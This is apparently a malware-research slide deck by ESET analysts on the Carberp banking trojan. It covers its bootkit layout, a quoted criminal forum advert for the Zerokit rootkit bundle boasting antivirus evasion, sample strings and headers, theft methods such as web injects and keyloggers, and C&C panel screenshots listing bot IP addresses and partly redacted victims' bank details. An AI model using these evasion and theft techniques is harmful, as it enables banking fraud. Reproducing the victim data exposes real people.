
```

# Carberp going deeper from September 2011



# Carberp: Infected Partition Layout

- Carberp overwrites bootstrap code of the active partition
- The malicious driver is written either:
  - ✓ before active partition, in case there is enough space
  - ✓ in the end of the hard drive, otherwise



# Ring0 bundle (Zerokit) for control million-strong botnet

Goto page 1, 2, 3, 4 Next

Post Reply

darkode.com Forum Index » Projects

View previous topic

View next topic

## Ring0 bundle (Zerokit) for control million-strong botnet

Author	Message
<b>ring0</b>  Joined: 21 May 2011 Posts: 12 Rep: 1752	<div>QUOTE</div> <p>✚ <b>Ring0 bundle (Zerokit) for control million-strong botnet</b></p> <p>I want to introduce new crazy <b>ring0 bundle (Zerokit or Okit)</b> for control million-strong botnet.</p> <p>Breaking down <b>all</b> nowadays-existing firewall with <b>full network blocking</b> (bypassing in ring0).</p> <p>Existence of the bundle is <b>not detected</b> by any of the antiviruses (the list <a href="http://www.matousec.com/projects/proactive-security-challenge/results.php">http://www.matousec.com/projects/proactive-security-challenge/results.php</a>), antirootkit-utilities (Tuluka, GMER, RKU, RootkitRevealer) also see nothing.</p> <p><b>Features:</b></p> <ul style="list-style-type: none"><li>- Start of *.exe, *.dll (*.dll is in a pre-alpha stage) and shellcodes in a context of the chosen process.</li><li>- Start of files from a disk and from the memory* (start from memory is in a pre-alpha stage).</li><li>- Start of files with specified privileges: CurrentUser and NT SYSTEM/AUTHORITY.</li><li>- Granting the protected storehouse** for off-site (your) ring3-solutions for permanent existence in the system without need of crypt.</li><li>- Survivability of the bundle, down to a reinstallation of the system.</li><li>- All the components are stored outside of a file system and are invisible to OS.</li><li>- Intuitively clear interface of admin-panel.</li><li>- Protection against the abstraction of Admin Panel.</li><li>- Impossibility of detection of the bundle in the working system by any of known AV/rootkit scanner, owing to the use of author's technologies of concealment. The unique opportunity of detection exists only at loading with lived or scanning of a disk from the other computer. Thus the opportunity of detection is also extremely improbable, as own algorithms of a mutation are used.</li></ul> <p><i>* Start of a file from the memory allows to bypass all modern proactive protection and AV-scanners, that is, there is no necessity to crypt a file.</i></p> <p><i>** Protected storehouse is the original ciphered file system in which the certain quantity of files which will be started from the memory at each start of the OS can be stored.</i></p> <p><b>The bundle consists of:</b></p> <ul style="list-style-type: none"><li>- <b>Bootkit.</b> It is responsible for the start of the basic modules at a stage of loading of OS.</li><li>- <b>Driver.</b> It is responsible for all infrastructure and implements componental business-logic on the basis of so-called mod (functional unit). That is, the driver is not a legacy driver (monolithic), and consists of the set of mods that allows to operate the bundle with maximum of flexibility, and to protect (hard to reverse), update and expand it.</li><li>- <b>Dropper.</b> At the current moment it brake out all machines with the patches till January, 8th, 2011, except for XP x32/x64 where reloading is initiated. If the systems distinct from XP have latest updates reloading is initiated as well.</li><li>- User friendly Admin Panel.</li></ul>




# Interesting strings and investigation


```

n e 1 3 2 . d 1 1   u s e r 3 2 . d 1 1   n t d 1 1 3 2 . d 1 1   w o w 6 4 .
w o w 6 4 \ n t d 1 1 . d 1 1   n t d 1 1 . d 1 1   H
d : \ p r o g r a m m i n g \ c o m m e r c e \ c + + \ b o o t k i t _ a r c h i v \ b k 2 2 \ k l o a d e r \ R e l e a s e \ i 3 8 6 \ k l o a d e r . p d b
C u r r e n t C o n t r o l S e t \ S e r v i c e s \ n u l l   p r u a @ e 7

```

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	4EB7F565h	07/11/2011 15:12:37
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE 32
Linker Version	0009h	9.0

```
DigitalProductId      InstallDate      RegId      %08X%08X      H
d:\GSUSoft\Projects\Agents\Builds\Bin\Release\Loader.dll.pdb
code_pointer  @_initterm  @_initterm_e  @_amsg_exit  @adjust_fdiv  j  Cpy
```

Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0005h	
Time Date Stamp	4EB16817h	02/11/2011 15:56:07
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	2102h	
Magic	0108h	PE32
Linker Version	0009h	9.0

-20 / A0

T2@

%s \ %s

w d l l n a m e

```
hey nod32 guys, your last work was very good, i was really surprised. I spent over 4 hours to fix these detections. But the better man still stands. Come along little doggy come along. MUHAHAHAHAHA `#@ Xa@ Ha@ L
```

#@    Xa@   Ha@

0 40

0

û ï Ä Å É æ

-c@    ÿc@    lc@    Hc@    c@    ∞b@    lb@    fb@    db@    <b@

[illegible]

# Win32/Carberp: stealing methods

Self-protect method	Functionality
<b>Web-injects/Autoloads (IE, FF, Chrome, Opera)</b>	insert the specified JS-code into the HTML returned by the online banking site
<b>Backconnect backdoor (RDP/VNC)</b>	special binary module load by request (RDPdoor, custom VNC client)
<b>Keylogger (based on WinAPI)</b>	record keyboard events to logfile
<b>ScreenSpy (based on WinAPI)</b>	save screenshots to logfile
<b>Grabbers (Form, FTP, Pass)</b>	special binary module load by request
<b>Custom plugins for RBS</b>	binary modules for specified RBS (sber.plugin)

# Win32/Carberp botnet control panel

# Carberp

5 min

Вы авторизованы как: [REDACTED]

Ваши права: [REDACTED]

Аккаунт создан: [REDACTED]

- Главная
- Статистика
- Префиксы
- Боты
- Задания
- Конфиги
- Формграббер
- FTP сниффер
- Габбер паролей
- Russia
- Выход

Поиск бота:

по UID:

ИЛИ

по IP:







Искать Q

Список ботов:

Префикса: Все

Показать

[-1000](#) | [-100](#) | [-10](#) | [-1](#) | [\\*1\\*](#) | [+1](#) | [+10](#) | [+100](#) | [+1000](#)

	prefix	bot uid	reg date	last date	Live	IP address	info	sb	cmd	kill	del
 	palladin	beca91f54f0e49004d9b77847344be09	28.01.11 [15:20:28]	28.01.11 [15:20:28]	Од. 0ч. 0м.	109.236.217.152					
 	haxor	a56eea09156a7447f9807d3b5f052336	28.01.11 [15:09:41]	28.01.11 [15:09:41]	Од. 0ч. 0м.	79.216.31.193					
 	palladin	228af247a47213e78c16418557d7e931	28.01.11 [14:45:55]	28.01.11 [14:48:35]	Од. 0ч. 0м.	81.13.24.10					
 	palladin	ca9279773dbdfb837e79e750db32bc94	28.01.11 [14:41:12]	28.01.11 [14:41:16]	Од. 0ч. 0м.	85.26.234.140					
 	palladin	ab71c9fa720f7254f804493674b70835	28.01.11 [13:08:10]	28.01.11 [15:03:14]	Од. 1ч. 55м.	85.26.234.36					
 	goldupdate	8d602f48e2f74e4d6900454ef254a59a	28.01.11 [11:46:27]	28.01.11 [12:13:21]	Од. 0ч. 26м.	85.26.187.15					
 	palladin	f33904a73525a8950fe5e80a78b3e841	28.01.11 [11:33:57]	28.01.11 [12:29:35]	Од. 0ч. 55м.	95.28.36.147					
 	palladin	70b1c8dcb01821ad23dbb8ed5bdcd578	28.01.11 [11:21:47]	28.01.11 [15:48:21]	Од. 4ч. 26м.	195.211.247.148					

# C&C panel: Bots by country
















Статистика пользователя [REDACTED]

По-префиксам

По-странам

По-системам

По-антивирусам


		Полное название	Ботов всего	Ботов онлайн	Ботов оффлайн	Живые за 24ч.
	AM	Armenia	3	0	3	0
	AT	Austria	11	0	11	0
	BY	Belarus	2	0	2	0
	CA	Canada	1	0	1	0
	CZ	Czech Republic	1	0	1	0
	DE	Germany	3	0	3	0
	ES	Spain	2	0	2	0
	IL	Israel	2	0	2	0
	IT	Italy	3	0	3	0
	KR	South Korea	2	0	2	0
	KZ	Kazakhstan	1	0	1	0
	PL	Poland	1	0	1	0
	RU	Russian Federation	6775	0	6775	0
	UA	Ukraine	4	0	4	0
	US	United States	17	0	17	0





# C&C with stolen data

<a href="#">Лог</a> <a href="#">Залив</a> <a href="#">Боты</a> <a href="#">Габбер</a> <a href="#">бсс</a> <a href="#">офлайн</a> <a href="#">Ручная подмена</a> <a href="#">Дроп-логи</a> <a href="#">Настройки</a> <a href="#">Выход</a>									
Банк	Получатель	НДС	От	До	Валюта	Статус	Со счета	<a href="#">Добавить</a>	
1	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: БИК: 044520337 КПП:	Счет для пополнений/списаний с банковских карт Счет: 30232810481 ИНН: 7710 КПП:	0	300000	4000000	RUR	done	Счет: UID: <a href="#">ksenia09D7D97B60090C2EC</a>	<a href="#">Включить</a>
2	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: 301018 БИК: 044 КПП:	Счет для пополнений/списаний с банковских карт Счет: 3023281048110 ИНН: 77103 КПП:	0	600000	2800000	RUR	new	Счет: UID: <a href="#">ksenia0F83F59C3C6901CD7</a>	<a href="#">Отключить</a>
3	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 044 КПП:	ТАРАСКИН АЛЕКСАНДР СЕРГЕЕВИЧ Счет: 4081781013 ИНН: 770 КПП:	0	300000	17000000	RUR	new	Счет: UID: <a href="#">karina0D3FF9D4257400024</a>	<a href="#">Отключить</a>
4	ВТБ 24 (ЗАО), г.МОСКВА Корр. счет: БИК: 0445 КПП:	Счет для пополнений/списаний с банковских карт Счет: 302328104811 ИНН: 7710 КПП:	0	300000	4000000	RUR	new	Счет: UID: <a href="#">ksenia0E791DD6BA8A773B6</a>	<a href="#">Отключить</a>
5	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 0445 КПП:	МАРКЕВИЧ ЮРИЙ ВИКТОРОВИЧ Счет: 408178108382 ИНН: 77070 КПП:	0	300000	17000000	RUR	new	Счет: UID: <a href="#">ksenia099B11294E4D640D9</a>	<a href="#">Отключить</a>
6	ОАО "СБЕРБАНК РОССИИ", г.МОСКВА Корр. счет: БИК: 044 КПП:	КОРОЛЬКОВ АНДРЕЙ ВЛАДИМИРОВИЧ Счет: 4081781083 ИНН: 7707 КПП:	0	300000	17000000	RUR	new	Счет: UID: <a href="#">point0B13D8CCA353B62D6</a>	<a href="#">Отключить</a>

# Cab-files with stolen data




# Stolen data: BS-Client IB system





# Stolen data: CyberPlat payment system

- Information.txt
- screen.jpeg
- secret.key



КиберПлат  
КРУПНЕЙШАЯ

## Кабинет дилера

### Полезные ссылки

- > [Официальное предупреждение платежной системы «Киберплат»](#)
- > [Противодействие кражам ключей](#)
- > [Программный комплекс «Терминал Самообслуживания и](#)

### Идентификация пользователя 1.0.0.28

Закрытый ключ: oper1445513

Управление ключами

Кодовая фраза:


xxxxxxxxxxxxxx

ПодтвердитьОтменить

### Тех. поддержка

8 (800) 100-100-8  
\* звонок из регионов России бесплатный

8 (495) 981-80-80  
8 (495) 967-02-20


E-mail   
support@cyberplat.com

экранную клавиатуру



Доступ возможен для зарегистрированных в системе Киберплат® операторов и осуществляется по электронным ключам.

За подробной информацией обращайтесь к курирующему менеджеру или по ссылкам:

# Stolen data: iBank IB system



# Stolen data: SberBank IB



# Stolen data: UkrSibBank IB

Information.txt  
screen.jpeg

## Інтернет-банкінг

- [Мультиклієнт](#)
- [Інструкції](#)
- [Новини](#)
- [Реєстрація](#)



Безпека обміну даними гарантована  
сертифікатом:



© 2010 УкрСиббанк BNP Paribas Group. Всі права застережено

## Вхід для клієнтів

Завантаження системи може зайняти декілька секунд, в залежності від швидкості доступу до Інтернету.

У вікні, що відкрилося, вкажіть шлях до файлу з персональним ключем, виберіть зі списку необхідний ключ і введіть його.

При роботі через проксі-сервер в дію встановлюється проксі-сервер, в і

Бажаємо успішної роботи!

Служба підтримки користувачів StarAccess

0 800 505 800 - по Україні (дзвінки з  
+380 44 590 06 55 - по всьому світу)  
E-mail: [StarAccess@ukrsibbank.com](mailto:StarAccess@ukrsibbank.com)

**Вхід в систему**

**STAR ACCESS**

Файл з ключами: C:\УКРСИБ\ЛІПТУГА\ключ Вибір

Ключ: ключ 22,10,10

Пароль: \*\*\*\*\*

Профіль: Поточний

Мова: український

☐ Використ. проксі

Вхід Допомога

Список служб: Підключення до банківського сервера

# References

✓ **“Cybercrime in Russia: Trends and issues”**

[http://go.eset.com/us/resources/white-papers/CARO\\_2011.pdf](http://go.eset.com/us/resources/white-papers/CARO_2011.pdf)

✓ **“Evolution of Win32/Carberp: going deeper”**

<http://blog.eset.com/2011/11/21/evolution-of-win32carberp-going-deeper>

✓ **“Hodprot: Hot to Bot”**

<http://go.eset.com/us/resources/white-papers/Hodprot-Report.pdf>

✓ **Follow ESET Threat Blog**

<http://blog.eset.com>



# Questions



# Thank you for your attention ;)

**Aleksandr Matrosov**

matrosov@eset.sk

@matrosov

**Eugene Rodionov**

rodionov@eset.sk

@vxradius

